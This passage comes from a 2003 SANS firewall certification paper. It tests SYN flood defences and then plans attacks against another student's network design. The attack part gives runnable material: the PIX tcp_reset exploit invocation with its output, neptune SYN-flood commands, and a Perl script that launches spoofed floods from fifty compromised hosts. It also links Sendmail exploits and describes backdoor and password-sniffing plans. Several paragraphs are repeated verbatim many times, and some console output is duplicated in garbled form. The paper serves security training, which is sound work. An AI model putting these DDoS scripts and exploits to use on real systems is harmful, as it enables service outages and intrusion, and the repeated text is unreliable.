3.7.2.3. SYN flood

Provided that the firewall always let the SYN packet in. There is high chance that the SYN flood sending from the scanning station (192.168.3.3) to the mail server (192.168.3.69) through the firewall will be succeeded.

Some words on SYN flood

During my experimental to write up this paper I have found some interesting fact about SYN flood, starting from this paper, "SYN Flood DoS Attack Experiments",
<http://www.niksula.cs.hut.fi/~dforsber/synflood/result.html>.

In this paper, the tools called "neptune.c",
<http://www.niksula.cs.hut.fi/~dforsber/synflood/neptune.c>
has been linked. In my opinion, it is a simple tool. I actually tried to use it against my firewall. It really works. I have tested against our actual web server that we have considered strong. The result? They can no longer serve any further legitimate request.

Not only that the end system link the mail server (192.168.3.69) in this case are not able to serve any other connection (because all limited half-opened connection

cause by SYN packet are occupied), but also the connection tracking table of the External Firewall are full real fast. In my early case, it even full long before the end system's connection limit are reached. This means the stateful firewall itself cause more harm when facing with SYN attack (through it, not against it directly). The number of connection tracking table does really matter.

At first I thought about the **limit** feature of iptables, it turn out to be that this **limit** feature does limit the number of connection/unit of time. For example, 3/s means 3-connection request per second. In effect, this limit helps the Denial of Service success even faster. A lot of literature including many example iptables script lead me to believe that we are immune against the SYN attack already (well, at least be have the right tools to combat it using this **limit** feature.) Here is an example of such script excerpt from a mailing list⁸¹.

SYN-FLOODING PROTECTION

```
$IPTABLES -N syn-flood
$IPTABLES -A INPUT -i $WORLDDEV -p tcp --syn -j syn-flood
$IPTABLES -A syn-flood -m limit --limit 1/s --limit-burst 4 -j RETURN
$IPTABLES -A syn-flood -j DROP
```

This script actually cause SYN flood to success faster. Later on, I found out that if we put the problem of iptable's connection tracking limitation off for a while. There is a kernel parameter for TCP called **syn_cookies** which guard against SYN flood effectively. **Unfortunately, for some reason, syn_cookies has been turned off by default**, which effectively makes almost any RedHat Linux system on the Internet now vulnerable to the SYN flood attack.

Considering that the ghost of SYN flood (and its primary cause **neptune.c**), has been discovered and killed 8 years ago. It has been 8 years and most people think that their system is immune to this attack by default. I think they start thinking that the syn_cookies feature cause more harm than good. Some examples are <http://linux.oreillynet.com/pub/a/linux/2001/11/05/insecurities.html> and http://www.linuxsecurity.com/advisories/freebsd_advisory-2888.html

81 <http://www.sandelman.ottawa.on.ca/linux-ipsec/html/2001/12/msg00448.html>

The idea of syn_cookies turned out to be coming from D. J. Bernstein, the creator of qmail, <http://cr.yp.to/syncookies.html>.

From this link, Defending against a SYN-Flood Attack, http://www.willamowius.de/syn_flood.html, there is a link to a CERT article in September 1996, <http://www.cert.org/advisories/CA-1996-21.html>. That article referred to an underground publishing of SYN flood as follow.

Two "underground magazines" have recently published code to conduct denial-of-service attacks by creating TCP "half-open" connections. This code is actively being used to attack sites connected to the Internet. There is, as yet, no complete solution for this problem, but there are steps that can be taken to lessen its impact. Although discovering the origin of the attack is difficult, it is possible to do; we have received reports of attack origins being identified.

I suspected that the one of them are as reference in "SYN Flood DoS Attack Experiments", <http://www.niksula.cs.hut.fi/~dforsber/synflood/result.html>, which is Phrack magazine, issue 48 - File 13 of 18, "Project Neptune", published in July 1996. (<http://www.phrack.org/show.php?p=48&a=13>)

With the existence of **syn_cookie**, the SYN flood is no longer the problem of the end machine. It works like charm. (You can turn it on by **"echo 1 > /proc/sys/net/ipv4/tcp_syncookies"** or set **net.ipv4.tcp_syncookies = 1** in /etc/sysctl.conf)

Now, the problem of SYN flood against the end system has been solved, but when considering that every stateful firewall including iptables needs a connection tracking table to keep the state. There will always be the limitation of how large the size of that connection tracking table could be. Do not forget that we always need to allow the SYN packet to go through.

The stateful firewall will be the bottleneck and could be easily attacked against with little cost. (Sending SYN packet out does not require a lot of bandwidth)

Even worse, we have no way to determine where it is sending from because the source IP can be easily spoofed.

The good news, at least on my experimental systems, is that when there seems to be some upper-bound on the number of occupied connection tracking table due to either bandwidth or some built-in TCP time-out (e.g. clear some half-opened out of the table.) At that upper-bound, where the bandwidth is full, and the new SYN flood packets are steadily comes, that upper-bound size is still maintained.

For now, what I could do is to turn on every syn_cookies on all of the Linux host and enlarge the size of connection tracking table on all iptables system as much as possible.

Even worse, we have no way to determine where it is sending from because the source IP can be easily spoofed.

The good news, at least on my experimental systems, is that when there seems to be some upper-bound on the number of occupied connection tracking table due to either bandwidth or some built-in TCP time-out (e.g. clear some half-opened out of the table.) At that upper-bound, where the bandwidth is full, and the new SYN flood packets are steadily comes, that upper-bound size is still maintained.

For now, what I could do is to turn on every syn_cookies on all of the Linux host and enlarge the size of connection tracking table on all iptables system as much as possible.

Even worse, we have no way to determine where it is sending from because the source IP can be easily spoofed.

The good news, at least on my experimental systems, is that when there seems to be some upper-bound on the number of occupied connection tracking table due to either bandwidth or some built-in TCP time-out (e.g. clear some half-opened out of the table.) At that upper-bound, where the bandwidth is full, and the new SYN flood packets are steadily comes, that upper-bound size is still maintained.

For now, what I could do is to turn on every syn_cookies on all of the Linux host and enlarge the size of connection tracking table on all iptables system as much as possible.

Even worse, we have no way to determine where it is sending from because the source IP can be easily spoofed.

The good news, at least on my experimental systems, is that when there seems to be some upper-bound on the number of occupied connection tracking table due to either bandwidth or some built-in TCP time-out (e.g. clear some half-opened out of the table.) At that upper-bound, where the bandwidth is full, and the new SYN flood packets are steadily comes, that upper-bound size is still maintained.

For now, what I could do is to turn on every syn_cookies on all of the Linux host and enlarge the size of connection tracking table on all iptables system as much as possible.

Even worse, we have no way to determine where it is sending from because the source IP can be easily spoofed.

The good news, at least on my experimental systems, is that when there seems to be some upper-bound on the number of occupied connection tracking table due to either bandwidth or some built-in TCP time-out (e.g. clear some half-opened out of the table.) At that upper-bound, where the bandwidth is full, and the new SYN flood packets are steadily comes, that upper-bound size is still maintained.

For now, what I could do is to turn on every syn_cookies on all of the Linux host and enlarge the size of connection tracking table on all iptables system as much as possible.

Even worse, we have no way to determine where it is sending from because the source IP can be easily spoofed.

The good news, at least on my experimental systems, is that when there seems to be some upper-bound on the number of occupied connection tracking table due to either bandwidth or some built-in TCP time-out (e.g. clear some half-opened out of the table.) At that upper-bound, where the bandwidth is full, and the new SYN flood packets are steadily comes, that upper-bound size is still maintained.

For now, what I could do is to turn on every syn_cookies on all of the Linux host and enlarge the size of connection tracking table on all iptables system as much as possible.

In the next screen short, we use tcpdump on the scanner machine to sniff packets it sends out. All of them are SYN packets destine to 192.168.3.69 port 25.

The next screen short has been taken from the External Firewall; we see that the connection-tracking table started to be filled up. We check the maximum size of connection tracking table, it turned out to be 2048 by default. This value is different from machine to machine depending upon CPU, RAM and load on the machine.

The next screen short also taken from the External Firewall, the table fulls are repeatedly reported.

```
NET: 9 messages suppressed.
ip_conntrack: table full, dropping packet.
NET: 27 messages suppressed.
ip_conntrack: table full, dropping packet.
NET: 9 messages suppressed.
ip_conntrack: table full, dropping packet.
NET: 2 messages suppressed.
ip_conntrack: table full, dropping packet.
NET: 65 messages suppressed.
ip_conntrack: table full, dropping packet.
NET: 9 messages suppressed.
ip_conntrack: table full, dropping packet.
NET: 21 messages suppressed.
ip_conntrack: table full, dropping packet.
NET: 130 messages suppressed.
ip_conntrack: table full, dropping packet.
NET: 157 messages suppressed.
ip_conntrack: table full, dropping packet.
NET: 173 messages suppressed.
ip_conntrack: table full, dropping packet.
NET: 651 messages suppressed.
ip_conntrack: table full, dropping packet.
NET: 420 messages suppressed.
ip_conntrack: table full, dropping packet.
```

The next screen short has been taken from the target machine. For the clarity of problem, we have purposely taken the host-centric firewall off this machine (otherwise, the **table full** would also show up)

```
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]# cat /proc/sys/net/ipv4/tcp_syncookies
0
[root@linux root]# NET: 1 messages suppressed.
NET: 1185 messages suppressed.
NET: 777 messages suppressed.
NET: 1180 messages suppressed.
NET: 1174 messages suppressed.
NET: 1216 messages suppressed.
NET: 854 messages suppressed.
NET: 521 messages suppressed.
NET: 550 messages suppressed.
NET: 606 messages suppressed.
NET: 762 messages suppressed.
NET: 913 messages suppressed.
NET: 700 messages suppressed.
NET: 855 messages suppressed.
NET: 946 messages suppressed.
NET: 1064 messages suppressed.
NET: 1133 messages suppressed.
```

```

tcp      0      0 192.168.3.69:smtp    10.180.95.98:24121    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:24377    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:52558    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:62298    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:59222    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:58966    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:59478    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:19782    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:12602    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:19526    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:20294    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:20038    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:16984    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:32092    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:19210    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:19722    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:19466    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:346      SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:10586    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:10330    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:9562     SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:10074    SYN_RECV
tcp      0      0 192.168.3.69:smtp    10.180.95.98:9818     SYN_RECV
[root@linux root]# NET: 839 messages suppressed.

```

```
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]#  
[root@linux ipv4]# echo "1" > /proc/sys/net/ipv4/tcp_syncookies  
[root@linux ipv4]#
```


On the External Firewall, the most we can do is to increase the maximum number of connection tracking table's entry. Then we experience no more **table full**. The number of current size of connection tracking table can be determined by **cat /proc/net/ip_conntrack**.

Please note the size of the connection tracking over time. At first, we see steady increasing in size.

```

2048
[root@linux root]# echo "200000" /proc/sys/net/ipv4/ip_conntrack_max
200000 /proc/sys/net/ipv4/ip_conntrack_max
[root@linux root]# echo "200000" > /proc/sys/net/ipv4/ip_conntrack_max
[root@linux root]# grep /proc/net/
arp                ip_mr_cache       raw                softnet_stat
atm                ip_mr_vif         route             tcp
dev               ip_tables_names  rt_acct           tr_rif
dev_mcast         netlink           rt_cache          udp
drivers           netstat           rt_cache_stat     unix
igmp              packet            snmp              wireless
ip_conntrack      psched            sockstat
[root@linux root]# cat /proc/net/ip_conntrack | wc -l
860
[root@linux root]# cat /proc/net/ip_conntrack | wc -l
1193
[root@linux root]# cat /proc/net/ip_conntrack | wc -l
1414
[root@linux root]# cat /proc/net/ip_conntrack | wc -l
3956
[root@linux root]# cat /proc/net/ip_conntrack | wc -l
4988
[root@linux root]# cat /proc/net/ip_conntrack | wc -l
5672
[root@linux root]# _

```

At one point the number start to drop. Even though, later on, the number is fluctuating up and down, we see that there is some upper bound limit that show the maximum requirements of connection tracking table that could be help dealing with this attack. I strongly suspect that, if the bandwidth still be able to handle the incoming SYN packets, then it is possible that increasing the **attacking** station could drive this number up dramatically and eventually the **maximum value of connection tracking table's entry** will be reached again.

Also, if the number of maximum connection tracking is too high than the system can take, the system could become unstable. I have, however, never experience such behavior though.

© SANS Institute 2003

igmp	ip_conntrack	packet	psched	snmp	sockstat	wireless
	[root@linux root]#	cat	/proc/net/ip_conntrack		wc	-l
			860			
	[root@linux root]#	cat	/proc/net/ip_conntrack		wc	-l
			1193			
	[root@linux root]#	cat	/proc/net/ip_conntrack		wc	-l
			1414			
	[root@linux root]#	cat	/proc/net/ip_conntrack		wc	-l
			3956			
	[root@linux root]#	cat	/proc/net/ip_conntrack		wc	-l
			4988			
	[root@linux root]#	cat	/proc/net/ip_conntrack		wc	-l
			5672			
	[root@linux root]#	cat	/proc/net/ip_conntrack		wc	-l
			9253			
	[root@linux root]#	cat	/proc/net/ip_conntrack		wc	-l
			10242			
	[root@linux root]#	cat	/proc/net/ip_conntrack		wc	-l
			10527			
	[root@linux root]#	cat	/proc/net/ip_conntrack		wc	-l
			9307			
	[root@linux root]#	cat	/proc/net/ip_conntrack		wc	-l
			8961			
	[root@linux root]#	_				


© SANS Institute 2003, Author retains full rights.

Part IV: Design Under Fire

4.1. Introduction

I selected a network design of Fabio Cerniglia Saitta, GCFW Analyst number 0379 to do this part of the assignment. His practical assignment can be found at http://www.giac.org/practical/GCFW/Fabio_Cerniglia_GCFW.pdf.

His network diagram are excerpted as shown below:



In this part of assignment, I would demonstrate three types of attack as following:

- An attack against the firewall itself
- A denial of service attack
- An attack plan to compromise an internal system through the perimeter system

4.3. An attack against the firewall itself

He used Cisco PIX™ 515E Firewall with a 6.2 running version as his firewall. This firewall can sustain up 188 Mbps throughput and can handle as many as 125000 simultaneous sessions.

This box is also being used as a termination point for VPN services. He added the CISCO VPN Accelerator Card optimized to handle IPSec encryption/decryption.

Let's assume that I do not know any of the information above. If I really have to attack against the firewall, I will first searching for a tool that helps me determined what types of firewall it is. www.google.com is not a bad tool at all.

I suspect though that there will even be possible to detect the type of firewall when most of the firewall does not response to any query against it e.g. there is no port opened, ping is not answer, and everything is immediately dropped upon arrival at the firewall.

4.3.1. Finding firewall's IP & Type

How could one determine the IP of the firewall providing that he could connect to the HTTP server, Mail server, and DNS server? The simplest one I could think of is **traceroute**.

Simple **traceroute** to HTTP server, Mail server and DNS server will definitely not cause any alarm. However, I would be lucky providing that nowadays a lot of people configure their firewall such that it does not response to any request against it.

The output of **traceroute** would aid the process of finding firewall's IP, if there is any. I could not guarantee that all firewall's IP could be found through. Some firewall uses the transparent approach or so-called transparent firewall. Moreover, there is also a bridge-firewall, which is a type of transparent firewall.

Also, if somehow, the firewall's IP could be determined then the next thing that is still difficult to do is to find out what brand of firewall it is. This, for sure, will not be as easy as determining Mail Server type, or Web server type, because most firewalls are designed to be totally silent, not even ping reply are allowed.

In my opinion, finding the firewall IP and the type of firewall through the network is not as easy. Some kind of social engineering would be much more efficient, because this kind of information sometimes is not regard as a classified information in many organization.

I once remember reading Bruce Schnier's "**Secret and Lies**" book. I hacker always select the attacking path with less cost and higher chance of success. For me, I would resort to the social engineering approach (by calling) to determine the type and also IP of the firewall.

4.3.2. Finding the exploit for PIX firewall

Let assume for now that I have got the firewall IP and its brand, CISCO PIX. I started searching on the Internet for any vulnerability. I search from google.com for "PIX vulnerability".

There is one exploit available for doing DoS on the firewall itself. The detail of the exploit is at <http://www.securiteam.com/exploits/5UQ0G000AG.html>. This exploit is called "tcp_reset.c" or "PIX DMZ Denial of Service (TCP Resets)"

Summary of the exploit

Due to a vulnerability in the way the PIX Firewall keeps connection state routing tables, a remote attacker can launch a Denial of Service attack **against the DMZ area** of the Firewall. **The vulnerability enables remote attackers to reset the entire routing table**, effectively blocking all communication from internal interfaces to external interfaces and vice versa.

The source code for the exploit is also available at <http://www.securiteam.com/exploits/5UQ0G000AG.html>. I have a copy of it in an APPENDIX E. TCP_RESET. The code is written and tested on FreeBSD.

Once compiled, I run the exploits. The exploits need the following parameters.

su-2.05# ./time_reset

Usage: ./time_reset spoof_file target sps spe dps dpe

target = your victim
sps = Source port start
spe = Source port end
dps = Destination port start
dpe = Destination port end
The **spoofer_file** contains the IP that we would like to spoof

```
su-2.05# ./time_reset ./spoofer.txt 150.100.50.2 2000 2045 25 30
Used spoofer file ./spoofer.txt
Destination: [150.100.50.2] ports: [25 -> 30]
Target source ports: [2000 -> 2045]
TCP RESET: [10.2.91.9:2000] -> [150.100.50.2:25]
TCP RESET: [10.2.91.9:2000] -> [150.100.50.2:26]
TCP RESET: [10.2.91.9:2000] -> [150.100.50.2:27]
TCP RESET: [10.2.91.9:2000] -> [150.100.50.2:28]
TCP RESET: [10.2.91.9:2000] -> [150.100.50.2:29]
TCP RESET: [10.2.91.9:2000] -> [150.100.50.2:30]
TCP RESET: [10.2.91.9:2001] -> [150.100.50.2:25]
TCP RESET: [10.2.91.9:2001] -> [150.100.50.2:26]
TCP RESET: [10.2.91.9:2001] -> [150.100.50.2:27]
TCP RESET: [10.2.91.9:2001] -> [150.100.50.2:28]
TCP RESET: [10.2.91.9:2001] -> [150.100.50.2:29]
TCP RESET: [10.2.91.9:2001] -> [150.100.50.2:30]
TCP RESET: [10.2.91.9:2002] -> [150.100.50.2:25]
.
.
.
.
.
.
.
.
TCP RESET: [10.2.91.9:2011] -> [150.100.50.2:27]
TCP RESET: [10.2.91.9:2011] -> [150.100.50.2:28]
TCP RESET: [10.2.91.9:2011] -> [150.100.50.2:29]
TCP RESET: [10.2.91.9:2011] -> [150.100.50.2:30]
TCP RESET: [10.2.91.9:2012] -> [150.100.50.2:25]
TCP RESET: [10.2.91.9:2012] -> [150.100.50.2:26]
```

The following is a screen shot of **tcpdump** taken during the attack. You can see that a lot of Reset packet has been sent out to the destination system.

```
su-2.05# tcpdump -i fxp0 host 10.2.91.9
tcpdump: listening on fxp0
```

```
01:13:46.406255 10.2.91.9.callbook > 150.100.50.2.smtp: R
454115067:454115087(20) win 512
01:13:46.426305 10.2.91.9.callbook > 150.100.50.2.26: R
454115319:454115339(20) win 512
01:13:46.446140 10.2.91.9.callbook > 150.100.50.2.nsw-fe: R
454115571:454115591(20) win 512
01:13:46.466079 10.2.91.9.callbook > 150.100.50.2.28: R
454115823:454115843(20) win 512
01:13:46.486204 10.2.91.9.callbook > 150.100.50.2.msg-icp: R
454116077:454116097(20) win 512
01:13:46.506199 10.2.91.9.callbook > 150.100.50.2.30: R
454116327:454116347(20) win 512
01:13:46.526299 10.2.91.9.dc > 150.100.50.2.smtp: R
454116581:454116601(20) win 512
01:13:46.546305 10.2.91.9.dc > 150.100.50.2.26: R 454116833:454116853(20)
win 512
01:13:46.566358 10.2.91.9.dc > 150.100.50.2.nsw-fe: R
454117089:454117109(20) win 512
01:13:46.586393 10.2.91.9.dc > 150.100.50.2.28: R 454117343:454117363(20)
win 512
01:13:46.606234 10.2.91.9.dc > 150.100.50.2.msg-icp: R
454117595:454117615(20) win 512
01:13:46.626225 10.2.91.9.dc > 150.100.50.2.30: R 454117851:454117871(20)
win 512
```

If successful, this attack would cause the destination firewall (CISCO PIX) to reset its entire routing table on the firewall causing the Denial of Service (DOS) attack against the firewall itself.

4.4. A denial of service attack

As we can see from the description stated in 4.3 that his firewall can handle up to as many as 125000 simultaneous sessions. This is not difficult at all to do DOS attack against his enterprise.

4.4.1. SYN Flood with Neptune Project

I have given overview about SYN flood and the tools I have accidentally discovered in "Section 3.7.2.3. SYN flood" and "Section 3.7.2.3.1. SYN flood in action". The tools I have discovered from the web has been published in Phrack Magazine No.48, title "Project Neptune".

The tools could be amazingly deployed. The source of attack is totally spoofed, so the attacked system has no way to determine (and get rid of).

```
[root@linux root]# ./neptune -s 10.180.95.98 -t 192.168.3.69 -p 25 -a 200000
```

The above screen shot show how a system could be launched against the victim systems.

My idea of doing DDoS against his system is to fill up all of the 125,000 simultaneous sessions that his CISCO Pix 515E could handle without providing him any opportunity to guard against. Providing that I have 50 compromised cable modem/DSL systems in my control. With **Neptune**⁸², I could easily achieve that goal. Please note that the intention of this method is not to saturate the link.

Let now, devise some ploy to avoid him blocking packets sending from 50 machines of mine based on those packet source IP. Blocking packets form their source is the only thing left he could do to prevent that. He could not block SYN packet going to his servers.

In his DMZ, he has three servers accessible from the Internet: Web Server, DNS Server, and Mail Server. Those servers could be our target of SYN packets. Even though we do not attack the servers themselves, sending SYN packets to them cause a quota within available 125,000 simultaneous to be taken. Sooner or later, those 125,000 would be occupied leaving no one else to be able to pass through it, thus the GIAC Enterprises's Service are being denied. Besides, the IP of those servers could be easily found, because those servers are intended for the public use. I can find the web server from the company HTTP's URL. I can find the DNS server from their domain name using

82 "Project Neptune", Phrack Magazine, Volume Seven, Issue Forty-Eight, File 13-18, <http://www.phrack.org/show.php?p=48&a=13>

nslookup. Also, I could find their MX record which point out what IP are running their mail server.

Let also be creative, now we could generate some kind of a list of fake source IP that we could use. Make that list as diversify as possible so that it is hard to block against any of them. Sending SYN packets from only one spoofed IP are stupid because they can block those packets from the source IP at the border router. Also, make those IP so that it is a validly routable IP, do not use the private IP block because it could be screened out as easy.

Once the list is created, we create the script to run **Neptune** from all of our 50 based stations. Here is some examples of command that we could use on one such stations.

```
#!/usr/bin/perl

$IPLIST = "./iplist.txt";
$MAILSERVER_IP = "150.100.50.20";
$WEBSERVER_IP = "150.100.50.10";
$DNSSERVER_IP = "150.100.50.30";

open (INFILE, $IPLIST);
while <INFILE> {
    `/sbin/neptune -s $_ -t $MAILSERVER_IP -a 1000 &`
    `/sbin/neptune -s $_ -t $WEBSERVER_IP -a 1000 &`
    `/sbin/neptune -s $_ -t $DNSSERVER_IP -a 1000 &`
}
```

Let's say I have already put my compiled version of **Neptune.c** into /sbin, and I save this perl script under the name **./myattack.pl** with mode 700. Also, the file iplist.txt contains a lot of IP, let say I have generated 100,000 valid IP for each of those 50-compromised cable modem/DSL system.

The rest I have to do is to activate the running of this script from those 50 machines simultaneously. Meanwhile, I could check his web site to see if I could still be able to access his website, but by then, I have no worried anymore, it is just a matter of time before this entire system will be useless.

Now, let's the attack begin!

4.4.2. Mitigation against SYN Flood attack

To be frank, this kind of attack is hopeless to guard against. The larger model of firewall might be able to help in order to be able to handle more simultaneous sessions. This class of attack is really hard to guard against.

4.5. An attack plan to compromise an internal system through the perimeter system

I will select the Database Server within the Internal DMZ to be the target of attack. The reason that I select the Database Server is because the server contains important information about the company product and their customer information.

Starting from the Internet, it is really easy to find out about servers on the DMZ. I could start from any depending on what types of the servers and whether or not I could find the exploit of any of those servers on the DMZ. Those three servers are Mail Server, Web Server and DNS server.

Checking which software is running from Mail Server, Web Server and DNS Server is trivial.

```
su-2.05# telnet 150.100.50.20 25
Trying 150.100.50.20 ...
Connected to xxx.xxx.xxx.xxx
Escape character is '^]'.
220 xxx.xxx.xxx ESMTP
```

In the above case, simple telnet could not tell which version of mail server is running on it. Besides from simple **telnet** to the port to see the banner of the server (if there is any), tools such as **smtpscan** can be used to find types of Mail Server being used.

Smtscan, <http://packetstormsecurity.nl/UNIX/scanners/smtscan-0.5.tar.gz>.

The following information about **smtpscan** are from Packet Storm's UNIX scanner page <http://packetstormsecurity.nl/UNIX/scanners/indexdate.shtml>.

Smtscan is a tool to guess which MTA is used by sending several "special" SMTP requests and by comparing error codes returned with those in the fingerprint database. It does not take into account banners and other text

information, that cannot be trusted, only error codes. A document describing the fingerprinting method implemented in smtpscan is available here.

Changes: Updated fingerprint database that contains more than 3,000 entries.

Homepage: <http://www.greyhats.org/ouils/smtpscan>.

By Julien Bordet

Running smtpscan

```
su-2.05# smtpscan 150.100.50.20
```

```
smtpscan version 0.4
```

```
Scanning 150.100.50.20 (150.100.50.20) port 25  
15/15
```

```
Result --
```

```
250:501:501:250:553:250:550:214:252:502:502:502:250:250
```

```
Banner :
```

```
220 xxx.xxx.xxx ESMTP
```

```
SMTP server corresponding :
```

```
- Sendmail 8.11.2
```

```
su-2.05#
```

It will be much more easier to attack if the Mail Server is running Sendmail, the Web server is running IIS and the DNS server is running BIND. These servers have had history of periodic security patch.

I have to be really patience if the version they are running has been patched regularly. I would have to just wait until the next exploits against those servers are coming out. Normally, the servers would not be patched until a few hours after the public announcement come out. This might take months or even years to find the perfect opportunity.

Right now, there is one public announcement of Remote Buffer Overflow in Sendmail for sendmail running on many systems including systems running open-source sendmail versions **prior to 8.12.8**, including UNIX and Linux systems

CERT® Advisory CA-2003-07 **Remote Buffer Overflow in Sendmail**,
Published in March 3, 2003, and revisited in April 22, 2003,
<http://www.cert.org/advisories/CA-2003-07.html>.

The keyword “**Remote Buffer Overflow**” make this announcement interesting for me especially after I found out that his system is running Sendmail version 8.11.2 which is obviously prior to version 8.12.8 as described by the CERT Advisory CA-2003-07.

The next thing for me is to thoroughly in order to understand what kind of remote buffer overflow is it. Then, I tried to search for the exploit from the Internet. (Otherwise, I might have tried to developed the exploit myself, if the reward is so high.)

Fortunately, there are some exploits available for Sendmail. “**Sendmail Debugger Arbitrary Code Execution Vulnerability**”

- [/data/vulnerabilities/exploits/alsou.c](http://www.securityfocus.com/data/vulnerabilities/exploits/alsou.c)⁸³
- [/data/vulnerabilities/exploits/alsou2.tar.gz](http://www.securityfocus.com/data/vulnerabilities/exploits/alsou2.tar.gz)⁸⁴
- [/data/vulnerabilities/exploits/xp.tar.gz](http://www.securityfocus.com/data/vulnerabilities/exploits/xp.tar.gz)⁸⁵
- [/data/vulnerabilities/exploits/sendmail-8-11-x.c](http://www.securityfocus.com/data/vulnerabilities/exploits/sendmail-8-11-x.c)⁸⁶

Once I am able to successfully attack any of those systems, I would create the backdoor so that I can use it as a channel to get back into the system without being notice.

It would take a while from the machine running Sendmail that I am able to get in to attack other machine within the same DMZ, but that would be a lot easier because I do not block by firewall when I did the port scanning (for some other easier service that might have been left opened.)

Also, I could try to sniff the traffic in case I could get **an easy password** to an important system.

